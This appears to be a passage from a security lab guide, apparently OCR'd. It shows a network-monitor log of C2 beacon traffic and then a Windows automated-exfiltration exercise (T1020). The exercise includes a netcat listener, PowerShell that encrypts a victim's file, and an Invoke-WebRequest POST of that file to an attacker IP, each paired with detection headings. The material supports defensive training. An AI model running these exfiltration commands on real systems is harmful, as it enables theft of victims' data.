
Detect C2 beacon communication using Network Traffic Monitor

Active Defence – DTE0027 – Network Monitoring



Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Moloch Node	Info
tcp 2020/09/14 18:55:55	2020/09/14 18:55:55	10.10.10.6	59930	192.168.250.12	8888	24	1,020 3,656	NetworkMonitor	URI 192.168.250.12:8888/beacon
tcp 2020/09/14 18:55:55	2020/09/14 18:55:55	10.10.10.6	59928	192.168.250.12	8888	9,919	5,960,037 12,582,600	NetworkMonitor	URI 192.168.250.12:8888/file/download
tcp 2020/09/14 18:55:32	2020/09/14 18:55:32	10.10.10.6	59926	192.168.250.12	8888	24	1,020 3,656	NetworkMonitor	URI 192.168.250.12:8888/beacon
tcp 2020/09/14 18:55:32	2020/09/14 18:55:32	10.10.10.6	59924	192.168.250.12	8888	10,000	5,717,061 11,949,010	NetworkMonitor	URI 192.168.250.12:8888/file/download
tcp 2020/09/14 18:55:32	2020/09/14 18:55:32	10.10.10.6	59924	192.168.250.12	8888	632	242,976 694,184	NetworkMonitor	
tcp 2020/09/14 18:55:24	2020/09/14 18:55:24	10.10.10.6	59922	192.168.250.12	8888	24	1,020 3,656	NetworkMonitor	URI 192.168.250.12:8888/beacon
tcp 2020/09/14 18:55:23	2020/09/14 18:55:24	10.10.10.6	59920	192.168.250.12	8888	10,000	5,689,549 11,910,322	NetworkMonitor	URI 192.168.250.12:8888/file/download
tcp 2020/09/14 18:55:23	2020/09/14 18:55:24	10.10.10.6	59920	192.168.250.12	8888	809	270,488 760,890	NetworkMonitor	


Detect External Network communication using Network based Attack monitoring [SPLUNK+ SURICATA (NIDS)]



DATA EXFILTRATION

a. Detecting Data Exfiltration using packet analysis

b. Detecting exfiltrated data C2 IP address using SPLUNK + SURICATA [NIDS]



11. DATA EXFILTRATION

11.1 Data Exfiltration Windows [Automated Exfiltration - T1020]

11.1.A Attack: -

Automated Exfiltration: -

Step 1: On the Attacker machine, start listening using 'netcat'

```
nc64.exe -nlvp 4445
```

Step 2: On Victim Machine

```
$file = Get-Content C:\Users\priv\Documents\file.txt
$key = (New-Object System.Text.ASCIIEncoding).GetBytes("FEZjEGYbbcyXQHgbZFAbgf94r")
$securestring = new-object System.Security.SecureString
foreach ($char in $file.toCharArray()) {
      $secureString.AppendChar($char)
}
$encryptedData = ConvertFrom-SecureString -SecureString $secureString -Key $key
```

Step 3: POST request from Victim Machine:


```
Invoke-WebRequest -Uri http://192.168.150.4 -Method POST -Body $encryptedData
```

11.1.B Detection: -

Active Defence – DTE0028 (PCAP Collection)

– DTE0031 (Protocol Decoder)

Detecting exfiltrated data using packet Analysis [Network Monitor]



11. DATA EXFILTRATION

11.2 Data Exfiltration Linux [Exfiltration Over Alternative Protocol - T1048]

